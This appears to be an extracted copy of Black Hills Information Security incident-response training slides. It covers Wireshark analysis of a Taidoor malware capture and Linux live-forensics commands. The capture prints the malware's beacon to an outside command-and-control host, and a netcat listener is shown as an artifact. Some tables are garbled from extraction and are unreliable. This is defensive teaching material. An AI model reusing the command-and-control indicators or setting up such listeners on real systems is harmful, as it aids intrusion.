    .....0..... = IG bit: Globally unique address (factory default)
    .....0..... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 192.168.78.128, Dst: 8.8.8.8
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 84
  Identification: 0x22f1 (8945)
  ▼ Flags: 0x4000, Don't Fragment
    0..... = Reserved bit: Not set
    .1..... = Don't fragment: Set
    0..... = More fragments: Not set
0900 00 50 56 eb 58 26 00 0c 29 46 62 0b 08 00 45 00  +PV.Xd...)Fb...E-
0918 00 54 22 f1 40 03 40 01 f8 7f c0 a8 4e 80 08 08  .1"00...N...
0920 00 08 08 00 ed f1 eb 17 00 05 49 8d 13 5e 00 00  .....I...A...
0930 00 00 f8 32 0b 00 00 00 00 00 10 11 12 13 14 15  ...2.....
0940 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  .....!""$%
0950 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'()*+,-./012345
0960 36 37                                           67
```

# Wireshark



# Follow TCP Stream



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000890	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [RST] Seq=1000000000 Win=0 Len=0
2	0.153940	104.248.234.238	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
3	0.154852	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
4	0.154290	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
5	0.154554	104.248.234.238	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
6	0.324592	104.248.234.238	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
7	0.324644	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
8	0.335350	104.248.234.238	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
9	0.335392	104.248.234.238	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
10	0.335655	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
11	0.336663	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
12	0.336394	104.248.234.238	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
13	0.813895	10.0.2.15	10.70.0.1	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
14	0.813585	10.0.2.15	10.70.0.1	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
15	0.900657	10.70.0.1	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
16	0.990659	10.70.0.1	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
17	1.028290	10.0.2.15	10.70.0.1	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0
18	1.914662	10.70.0.1	10.0.2.15	TCP	60	80 → 65535 [ACK] Seq=1000000000 Win=0 Len=0
19	53.229100	10.0.2.15	104.248.234.238	TCP	60	65535 → 80 [ACK] Seq=1000000000 Win=0 Len=0

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528) on interface eth0, 66 bytes from 104.248.234.238 to 10.0.2.15  
Ethernet II, Src: PcsCompu.af:09:1e (08:00:27:af:09:1e), Dst: RealtekU.12:35:02 (52:54:00:12:35:02)  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 104.248.234.238  
TCP, Src Port: 65535, Dst Port: 80, Seq: 1000000000, Win: 0, Len: 0  
GET /process.jsp  
Accept: \*/\*  
Connection: Keep-Alive  
Cache-Control: no-cache  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)  
Host: 104.248.234.238

### Wireshark · Follow TCP Stream (tcp.stream eq 0) · taidoor\_traffic\_no\_inte...

```
GET /process.jsp?
mn=IOEHPJEALJEPFPEDJDFMBLNHDBAFJCIECPOMOHMNFKIPNMJIFBGHGLJIOAMCDBDBKBFPEONMJAFKMNKB
GGJOPKHJPJOGGLPGBDNCKIOBDFOLKADLKBDDFLKFOHABGKICDPNABOGHBDHCGIGBIPBHLHCHIKKOHAIH
IFCAOHGNDNKPBLEAHKAFOLHLPGBFHOHFIDKNNCOGNHPDHIHLABKMMBCGOMBEIAPHJIHGOCBHHBOGJHF
ENJNILPMA HTTP/1.1
Accept: */*
Connection: Keep-Alive
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET
CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: 104.248.234.238

HTTP/1.1 200 OK
Date: Tue, 24 Dec 2019 15:10:02 GMT
Server: Microsoft-IIS/5.0
Content-Type: text/html
Connection: close
Content-Length: 110

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN>
<html dir=ltr>
<head>
<style>

</style>
</head>
</html>
```

Red == Request  
Blue == Response



# Statistics > Endpoints



The screenshot shows the Wireshark interface with the 'Statistics > Endpoints' window open. The main window displays packet details for an Ethernet II frame, and the Endpoints window shows a table of IP addresses and their associated traffic statistics.

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
4.2.2.2	12	1,537	6	1,032	6	505	—	—	—	—
8.240.119.254	18	2,897	9	1,549	9	1,348	—	—	—	—
10.0.2.15	1,635	271 k	777	118 k	858	153 k	—	—	—	—
10.0.2.255	5	1,215	0	0	5	1,215	—	—	—	—
10.70.0.1	48	5,801	24	3,833	24	1,968	—	—	—	—
13.68.92.143	54	18 k	26	13 k	28	4,910	—	—	—	—
13.107.5.88	32	9,641	17	7,740	15	1,901	—	—	—	—
13.107.21.200	32	12 k	18	9,671	14	3,137	—	—	—	—
23.0.153.104	30	11 k	16	10 k	14	1,206	—	—	—	—
51.143.106.177	25	5,928	14	4,736	11	1,192	—	—	—	—
52.113.194.131	25	9,816	13	8,064	12	1,752	—	—	—	—
52.179.129.229	114	37 k	59	27 k	55	9,832	—	—	—	—
52.230.222.68	8	882	4	468	4	414	—	—	—	—
104.248.234.238	1,232	154 k	652	65 k	580	88 k	—	—	—	—

<https://t.me/learningnets>

Copy Close Help

# Statistics > Conversations



Wireshark - Conversations - taidoor\_traffic\_no\_interaction.pcap

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B
10.0.2.15	49725	104.248.234.238	80	12	1,457	6	851	6	606	0.000000	0.3364	
10.0.2.15	49726	104.248.234.238	80	11	1,403	5	797	6	606	33.219100	0.2974	
10.0.2.15	49727	104.248.234.238	80	11	1,403	5	797	6	606	70.221079	0.3203	
10.0.2.15	49728	104.248.234.238	80	11	1,403	5	797	6	606	110.250334	0.3082	
10.0.2.15	49729	104.248.234.238	80	12	1,457	6	851	6	606	144.140630	0.3567	
10.0.2.15	49730	23.0.153.104	80	15	5,661	7	603	8	5,058	145.101599	95.4669	
10.0.2.15	49731	52.179.129.229	443	38	10 k	19	3,371	19	7,467	164.354640	13.6087	
10.0.2.15	49732	13.68.92.143	443	27	9,007	14	2,456	13	6,551	165.433315	12.5307	
10.0.2.15	49733	104.248.234.238	80	11	1,403	5	797	6	606	178.699405	0.2926	
10.0.2.15	49734	104.248.234.238	80	12	1,457	6	851	6	606	212.911576	0.3167	
10.0.2.15	49735	104.248.234.238	80	11	1,403	5	797	6	606	249.282086	0.3812	
10.0.2.15	49736	104.248.234.238	80	11	1,403	5	797	6	606	282.469902	0.2920	
10.0.2.15	49737	51.143.106.177	443	25	5,928	11	1,192	14	4,736	285.859695	126.2107	
10.0.2.15	49738	13.107.5.88	443	32	9,641	15	1,901	17	7,740	288.900134	128.7050	
10.0.2.15	49739	104.248.234.238	80	11	1,403	5	797	6	606	318.470030	0.2934	
10.0.2.15	49740	104.248.234.238	80	11	1,403	5	797	6	606	349.767351	0.2919	
10.0.2.15	49741	104.248.234.238	80	11	1,403	5	797	6	606	377.829367	0.2848	
10.0.2.15	49742	104.248.234.238	80	11	1,403	5	797	6	606	405.970345	0.3130	
10.0.2.15	49743	104.248.234.238	80	11	1,403	5	797	6	606	438.953512	0.3448	
10.0.2.15	49744	104.248.234.238	80	11	1,403	5	797	6	606	466.563935	0.2848	
10.0.2.15	49745	104.248.234.238	80	11	1,403	5	797	6	606	494.126398	0.2807	
10.0.2.15	49746	104.248.234.238	80	12	1,457	6	851	6	606	527.407759	0.3055	
10.0.2.15	49747	104.248.234.238	80	11	1,403	5	797	6	606	560.874916	0.3173	
10.0.2.15	49748	104.248.234.238	80	11	1,403	5	797	6	606	589.905672	0.3682	
10.0.2.15	49749	104.248.234.238	80	11	1,403	5	797	6	606	623.938345	0.3094	
10.0.2.15	49750	104.248.234.238	80	11	1,403	5	797	6	606	663.218650	0.2809	
10.0.2.15	49751	104.248.234.238	80	11	1,403	5	797	6	606	698.672924	0.2814	
10.0.2.15	49752	104.248.234.238	80	11	1,403	5	797	6	606	725.799040	0.2940	
10.0.2.15	49753	104.248.234.238	80	11	1,403	5	797	6	606	752.202497	0.2878	
10.0.2.15	49754	104.248.234.238	80	12	1,457	6	851	6	606	788.374833	0.3169	

Name resolution  Limit to display filter  Absolute start time

Conversation Types -

Copy Follow Stream... Graph... Close Help

<https://t.me/learningnets>

# Statistics > Protocol Hierarchy



The screenshot displays the Wireshark interface with the 'Protocol Hierarchy Statistics' window open. The main window shows a list of packets with details for a selected packet (Frame 1). The 'Protocol Hierarchy Statistics' window shows a tree view of protocols and their corresponding statistics.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	1645	100.0	272,000
Ethernet	100.0	1645	8.5	230,000
Internet Protocol Version 4	99.4	1635	12.0	320,000
User Datagram Protocol	4.0	65	0.2	520
NetBIOS Datagram Service	0.3	5	0.4	100
SMB (Server Message Block Protocol)	0.3	5	0.2	595
SMB MailSlot Protocol	0.3	5	0.0	125
Microsoft Windows Browser Protocol	0.3	5	0.1	165
Domain Name System	3.6	60	1.8	480
Transmission Control Protocol	95.4	1570	76.1	200,000
Secure Sockets Layer	5.7	94	28.7	780
Hypertext Transfer Protocol	13.9	228	35.2	950
Line-based text data	6.6	109	4.4	115
eXtensible Markup Language	0.1	2	3.1	850
Address Resolution Protocol	0.6	10	0.1	280

<https://t.me/learningnets>



# Statistics > HTTP > Requests



The screenshot shows the Wireshark interface with the Statistics pane on the left and the Request Sequences pane on the right. The Statistics pane is expanded to show HTTP Requests, and the Request Sequences pane displays a list of requests.

**Statistics Pane (Left):**

- Resolved Addresses
- Protocol Hierarchy
- Conversations
- Endpoints
- Packet Lengths
- I/O Graph
- Service Response Time
- DHCP (BOOTP) Statistics
- ONC/RPC Programs
- 29West
- ANCP
- BACnet
- Collectd
- DNS
- Flow Graph
- HART-IP
- HFEEEDS
- HTTP**
  - Packet Counter
  - Requests**
  - Load Distribution
  - Request Sequences
- HTTP2
- Sametime
- TCP Stream Graphs
- UDP Multicast Streams
- F5
- IPv4 Statistics
- IPv6 Statistics

**Request Sequences Pane (Right):**

Topic / Item

- HTTP Requests by HTTP Host
  - tile-service.weather.microsoft.com
    - /en-US/livetile/preinstall?region=US&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE366&FORM=Threshold
  - ctdl.windowsupdate.com
    - /msdownload/update/v3/static/trusted/en/pinrules/cab713db202675b3f464
    - /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?b56e63a9af45dd80
    - /msdownload/update/v3/static/trusted/en/authrootstl.cab?aac643d5e8c41bf9
  - 104.248.234.238
    - /process.jsp?mn=IOEHPJEAJEPPEPJDJFMBLNDHDBAFJCIECPOHMHNFKIPNMJIFBGHGLJJOAMCDBDBKBFPEONMJAFKMNKB

Display filter: Enter a display filter... Apply

<https://t.me/learningnets> Copy Save as... Close



## LAB: Wireshark



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Now.. Linux




- In this section we will go through some core “live forensics” commands
- These are commands you should know and love
- They can mean the difference between a quick incident and a long painful one
- They can mean the difference between knowing, and just staring at a screen waiting for blinky lights to tell you things
- Plus... Linux is fun
- Why start with Linux????



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>





© Black Hills In



# Users and Privileges



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$
```

Not Root

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$
```

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ sudo su -
```

Becoming Root

```
[sudo] password for adhd:
```

```
root@DESKTOP-I1T2G01:~#
```

```
root@DESKTOP-I1T2G01:~# i am root!
```

I Am Root!

```
Command 'i' not found, but can be installed with:
```

```
apt install iprint
```

```
root@DESKTOP-I1T2G01:~#
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Home Directories and "Hidden" Files



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ cd
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ ls
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ ls -lrta
total 40
-rw-r--r-- 1 adhd adhd 807 Jun 11 12:27 .profile
-rw-r--r-- 1 adhd adhd 3771 Jun 11 12:27 .bashrc
-rw-r--r-- 1 adhd adhd 220 Jun 11 12:27 .bash_logout
drwxr-xr-x 3 root root 4096 Jun 11 12:27 ..
-rw-r--r-- 1 adhd adhd 0 Jun 11 12:27 .sudo_as_admin_successful
drwxr-xr-x 2 adhd adhd 4096 Jun 11 14:08 .docker
drwxr-xr-x 4 adhd adhd 4096 Jun 23 13:56 .cache
drwxr-xr-x 6 adhd adhd 4096 Jun 23 13:57 .
drwx----- 4 adhd adhd 4096 Jun 23 13:58 .local
drwx----- 4 adhd adhd 4096 Jun 23 13:58 .config
-rw----- 1 adhd adhd 166 Nov 14 19:38 .bash_history
adhd@DESKTOP-I1T2G01:~$
```



# mkdir



```
adhd@DESKTOP-I1T2G01:~$ mkdir test
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ ls
test
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ cd test
adhd@DESKTOP-I1T2G01:~/test$
adhd@DESKTOP-I1T2G01:~/test$ pwd
/home/adhd/test
adhd@DESKTOP-I1T2G01:~/test$ |
```



# Finding Files With locate



```
adhd@DESKTOP-I1T2G01:~$ touch sasquatch
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ sudo updatedb
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$
adhd@DESKTOP-I1T2G01:~$ locate sasquatch
/home/adhd/sasquatch
adhd@DESKTOP-I1T2G01:~$ |
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Editing files with vi



```
adhd@DESKTOP-I1T2G01:~$ vi sasquatch
adhd@DESKTOP-I1T2G01:~$ |
```

In vi, use `a` to start editing

Press `Esc` to stop.

Press :wq! to quit|

: = Command for vi

w = write

q = quit

! = I dont care about errors

~

~

~

~

~

-- INSERT --



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Editing files with nano



```
adhd@DESKTOP-I1T2G01:~$ nano sasquatch
```

```
GNU nano 2.9.3 sasquatch Modified
```

```
In nano, the ^ = the Ctrl key  
You write like you would in notepad  
You use the Ctrl + O to "Write Out"  
You use Ctrl + x to exit  
It has a nice command reference at the bottom  
Please, don't use nano for C and C++ code...
```

```
^G Get Help  
^X Exit
```

```
^O Write Out  
^R Read File
```

```
^W Where Is  
^_ Replace
```

```
^K Cut Text  
^U Uncut Text
```

```
^J Justify  
^T To Spell
```

```
^C Cur Pos  
^_ Go To Line
```



© Black Hills

<https://t.me/learningnets>



# Processes with ps aux



```
root@DESKTOP-I1T2G01:~# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   900   584 ?        SL    Nov13    0:00 /init
root        58  0.0  0.0   892    84 ?        Ss    Nov13    0:00 /init
root        59  0.0  0.0   892    84 ?        S     Nov13    0:00 /init
root        60  0.0  0.6 501584 18844 pts/0    SsL+  Nov13    0:00 /mnt/wsl/docker-desktop/dock
root       207  0.0  0.0   900    92 ?        Ss    19:43    0:00 /init
root       208  0.0  0.0   900    92 ?        S     19:43    0:01 /init
adhd       209  0.0  0.1  23372  5392 pts/1    Ss    19:43    0:00 -bash
root       286  0.4  0.1  64216  4248 pts/1    S     20:42    0:00 sudo su -
root       287  0.0  0.1  63472  3656 pts/1    S     20:42    0:00 su -
root       288  1.8  0.1  23376  5172 pts/1    S     20:42    0:00 -su
root       318  0.0  0.1  37796  3240 pts/1    R+    20:42    0:00 ps aux
root@DESKTOP-I1T2G01:~#
```



# Processes with top



```
top - 20:44:04 up 21:05, 0 users, load average: 0.06, 0.11, 0.08
Tasks: 11 total, 1 running, 10 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.0 us, 1.7 sy, 0.0 ni, 98.3 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem : 2837272 total, 1685940 free, 405924 used, 745408 buff/cache
KiB Swap: 1048576 total, 1048576 free, 0 used. 2281888 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
319	root	20	0	42104	3460	3024	R	0.3	0.1	0:00.03	top
1	root	20	0	900	584	508	S	0.0	0.0	0:00.12	init
58	root	20	0	892	84	16	S	0.0	0.0	0:00.00	init
59	root	20	0	892	84	16	S	0.0	0.0	0:00.00	init
60	root	20	0	501584	18844	10088	S	0.0	0.7	0:00.70	docker-desktop-
207	root	20	0	900	92	16	S	0.0	0.0	0:00.00	init
208	root	20	0	900	92	16	S	0.0	0.0	0:01.62	init
209	adhd	20	0	23372	5392	3440	S	0.0	0.2	0:00.72	bash
286	root	20	0	64216	4248	3652	S	0.0	0.1	0:00.03	sudo
287	root	20	0	63472	3656	3200	S	0.0	0.1	0:00.00	su
288	root	20	0	23376	5172	3292	S	0.0	0.2	0:00.10	bash



# IP info with ip a



```
root@DESKTOP-I1T2G01:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: bond0: <BROADCAST,MULTICAST,MASTER> mtu 1500 qdisc noop state DOWN group default qlen 1000
   link/ether f6:2e:ba:04:70:d5 brd ff:ff:ff:ff:ff:ff
3: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 1000
   link/ether 46:95:a4:15:62:8b brd ff:ff:ff:ff:ff:ff
4: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
   link/ether 00:15:5d:71:13:20 brd ff:ff:ff:ff:ff:ff
   inet 172.23.85.176/20 brd 172.23.95.255 scope global eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::215:5dff:fe71:1320/64 scope link
       valid_lft forever preferred_lft forever
5: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
   link/sit 0.0.0.0 brd 0.0.0.0
root@DESKTOP-I1T2G01:~# |
```



© Black Hills Information Security | @bhinfosecurity

<https://t.me/learningnets>



# IP info with ifconfig



```
root@DESKTOP-I1T2G01:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.23.85.176 netmask 255.255.240.0 broadcast 172.23.95.255
    inet6 fe80::215:5dff:fe71:1320 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:71:13:20 txqueuelen 1000 (Ethernet)
    RX packets 2987 bytes 308746 (308.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 69 bytes 4838 (4.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@DESKTOP-I1T2G01:~#
```

© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>



# ping



```
root@DESKTOP-I1T2G01:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=48.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=45.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=44.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=127 time=45.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=127 time=44.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=127 time=45.0 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=127 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=127 time=46.5 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7018ms
rtt min/avg/max/mdev = 44.435/46.154/48.748/1.495 ms
root@DESKTOP-I1T2G01:~#
```



# Open Remote Ports With Nmap



```
root@DESKTOP-I1T2G01:~# nmap 8.8.8.8
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-14 20:48 MST
```

```
Nmap scan report for dns.google (8.8.8.8)
```

```
Host is up (0.017s latency).
```

```
Not shown: 998 filtered ports
```

```
PORT      STATE SERVICE
```

```
53/tcp    open  domain
```

```
443/tcp   open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 29.17 seconds
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Ping, Port, Parse....



```
root@DESKTOP-I1T2G01:~# nmap -sU -p 53 8.8.8.8
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-14 20:48 MST  
Nmap scan report for 8.8.8.8  
Host is up (0.0016s latency).
```

```
PORT      STATE      SERVICE  
53/udp    open|filtered domain
```

```
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Network Connections: netstat



```
root@DESKTOP-I1T2G01:~# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags               Type           State         I-Node   PID/Program name      Path
unix  2      [ ACC ]              STREAM        LISTENING     16901    60/docker-desktop-p  /var/run/dock
er.sock
unix  2      [ ACC ]              SEQPACKET    LISTENING     1307     -                    /run/WSL/7_in
terop
unix  2      [ ACC ]              SEQPACKET    LISTENING     156454   208/init              /run/WSL/208_
interop
unix  2      [ ACC ]              SEQPACKET    LISTENING     1322     -                    /run/WSL/15_i
nterop
unix  2      [ ACC ]              SEQPACKET    LISTENING     1347     -                    /run/WSL/24_i
nterop
unix  2      [ ACC ]              STREAM        LISTENING     1363     -                    /run/guest-se
rvices/wsl2-bootstrap-expose-ports.sock
unix  2      [ ACC ]              STREAM        LISTENING     13948    -                    /run/host-ser
vices/vpnkit-data.sock
```



# Network Connections: lsof -i -P



```
root@DESKTOP-I1T2G01:~# lsof -i -P
COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
nc       360 adhd  3u  IPv4 165166      0t0  TCP *:2222 (LISTEN)
root@DESKTOP-I1T2G01:~# lsof -p 360
COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF          NODE NAME
nc       360 adhd  cwd   DIR   0,104    4096 1407374883774233 /mnt/c/Users/adhd
nc       360 adhd  rtd   DIR   8,48    4096           2 /
nc       360 adhd  txt   REG   8,48   35312        36505 /bin/nc.openbsd
nc       360 adhd  mem   REG   8,48  144976        34138 /lib/x86_64-linux-gnu/libpthrea
d-2.27.so
nc       360 adhd  mem   REG   8,48   31680        34146 /lib/x86_64-linux-gnu/librt-2.2
7.so
nc       360 adhd  mem   REG   8,48 2030544        34018 /lib/x86_64-linux-gnu/libc-2.27
.so
nc       360 adhd  mem   REG   8,48  101168        34144 /lib/x86_64-linux-gnu/libresolv
-2.27.so
nc       360 adhd  mem   REG   8,48   80104        34014 /lib/x86_64-linux-gnu/libbsd.so
.0.8.7
nc       360 adhd  mem   REG   8,48  170960        33995 /lib/x86_64-linux-gnu/ld-2.27.s
o
nc       360 adhd  0u   CHR  136,2      0t0           5 /dev/pts/2
nc       360 adhd  1u   CHR  136,2      0t0           5 /dev/pts/2
```



# Proc and Processes Part 1: proc



```
root@DESKTOP-I1T2G01:~# cd /proc
root@DESKTOP-I1T2G01:/proc#
root@DESKTOP-I1T2G01:/proc# ls -lrt
total 0
lrwxrwxrwx 1 root root 0 Nov 13 23:38 thread-self -> 364/task/364
lrwxrwxrwx 1 root root 0 Nov 13 23:38 self -> 364
dr-xr-xr-x 1 root root 0 Nov 13 23:38 sys
-r--r--r-- 1 root root 0 Nov 13 23:38 cgroups
dr-xr-xr-x 9 root root 0 Nov 13 23:38 1
-r--r--r-- 1 root root 0 Nov 13 23:38 filesystems
dr-xr-xr-x 9 root root 0 Nov 13 23:38 60
-r--r--r-- 1 root root 0 Nov 14 19:35 stat
-r--r--r-- 1 root root 0 Nov 14 19:35 version
dr-xr-xr-x 9 adhd adhd 0 Nov 14 19:43 209
dr-xr-xr-x 9 root root 0 Nov 14 20:42 286
dr-xr-xr-x 9 root root 0 Nov 14 20:42 287
-r--r--r-- 1 root root 0 Nov 14 20:42 uptime
-r--r--r-- 1 root root 0 Nov 14 20:42 meminfo
dr-xr-xr-x 9 root root 0 Nov 14 20:42 59
dr-xr-xr-x 9 root root 0 Nov 14 20:42 58
```



# Proc and Processes Part 2: proc



```
root@DESKTOP-I1T2G01:/proc# cd 360
root@DESKTOP-I1T2G01:/proc/360#
root@DESKTOP-I1T2G01:/proc/360# ls
attr          cpuset      io          mountstats  personality  smaps_rollup  timers
auxv          cwd         limits     net         projid_map   stack         timerslack_ns
cgroup       environ    map_files  ns         root         stat         uid_map
clear_refs   exe        maps       oom_adj    sched        statm        wchan
cmdline      fd         mem       oom_score  schedstat    status
comm        fdinfo    mountinfo  oom_score_adj  setgroups    syscall
coredump_filter  gid_map  mounts    pagemap    smaps        task
root@DESKTOP-I1T2G01:/proc/360# strings exe
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



